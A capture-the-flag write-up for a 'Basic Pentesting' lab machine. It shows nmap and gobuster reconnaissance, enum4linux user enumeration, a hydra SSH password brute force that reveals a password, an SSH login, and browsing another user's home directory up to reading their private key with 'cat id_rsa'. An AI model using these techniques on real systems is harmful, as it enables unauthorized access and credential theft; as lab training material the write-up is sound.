
BASIC PENTESTING


2.QUESTION – Find the services

For this we use nmap scan



```
┌──(root㉿kali)-[/]
└─# nmap -sS 10.10.247.83
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-23 13:16 +03
Stats: 0:03:59 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 73.16% done; ETC: 13:22 (0:01:28 remaining)
Stats: 0:10:27 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 13:27 (0:00:00 remaining)
Nmap scan report for 10.10.247.83
Host is up (0.66s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
8009/tcp open  ajp13
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 680.36 seconds
```


3.QUESTION – Name of hidden directory on the web server



```
┌──(root㉿kali)-[/]
└─# gobuster dir -u http://10.10.247.83 -w ./usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.247.83
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                ./usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/07/23 13:06:45 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 291]
/.htpasswd            (Status: 403) [Size: 296]
/.htaccess            (Status: 403) [Size: 296]
/development          (Status: 301) [Size: 318] [--> http://10.10.247.83/development/]
/index.html           (Status: 200) [Size: 158]
/server-status        (Status: 403) [Size: 300]

===============================================================
2022/07/23 13:12:23 Finished
===============================================================
```


We use gobuster dir -u “our ip address” -w “directory of common.txt”
And we see that development is hidden directory
ANSWER: development

5,9.QUESTION -USERNAMES



```
$ enum4linux 10.10.247.83
```

With enum4linux we find our usernames




```
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
```

ANSWER: kay,jan


6,7.QUESTION- PASSWORD

We use hydra tool for bruteforce




```
┌──(bing㉿kali)-[~]
└─$ hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.10.247.83
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07-23 13:37:09
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found,
 to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.247.83:22/
[STATUS] 93.00 tries/min, 93 tries in 00:01h, 14344308 to do in 2570:40h, 14 active
[STATUS] 98.67 tries/min, 296 tries in 00:03h, 14344105 to do in 2422:60h, 14 active
[STATUS] 87.14 tries/min, 610 tries in 00:07h, 14343791 to do in 2743:21h, 14 active
[22][ssh] host: 10.10.247.83   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-07-23 13:46:51
```

We get our password as a output and get into user jan with ssh



```
┌──(bing㉿kali)-[~]
└─$ ssh jan@10.10.247.83
```

ANSWER: armando,ssh



```
jan@basic2:~$ ls
jan@basic2:~$ cd /home
jan@basic2:/home$ ls
jan  kay
jan@basic2:/home$ cd kay
jan@basic2:/home/kay$ ls
pass.bak
jan@basic2:/home/kay$ cat pass.bak
cat: pass.bak: Permission denied
jan@basic2:/home/kay$ ls -al
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw------- 1 kay  kay   756 Apr 23  2018 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4096 Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successf
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
jan@basic2:/home/kay$ cd .ssh
jan@basic2:/home/kay/.ssh$ ls -al
total 20
drwxr-xr-x 2 kay kay 4096 Apr 23  2018 .
drwxr-xr-x 5 kay kay 4096 Apr 23  2018 ..
-rw-rw-r-- 1 kay kay  771 Apr 23  2018 authorized_keys
-rw-r--r-- 1 kay kay 3326 Apr 19  2018 id_rsa
-rw-r--r-- 1 kay kay  771 Apr 19  2018 id_rsa.pub
jan@basic2:/home/kay/.ssh$ cat id_rsa
```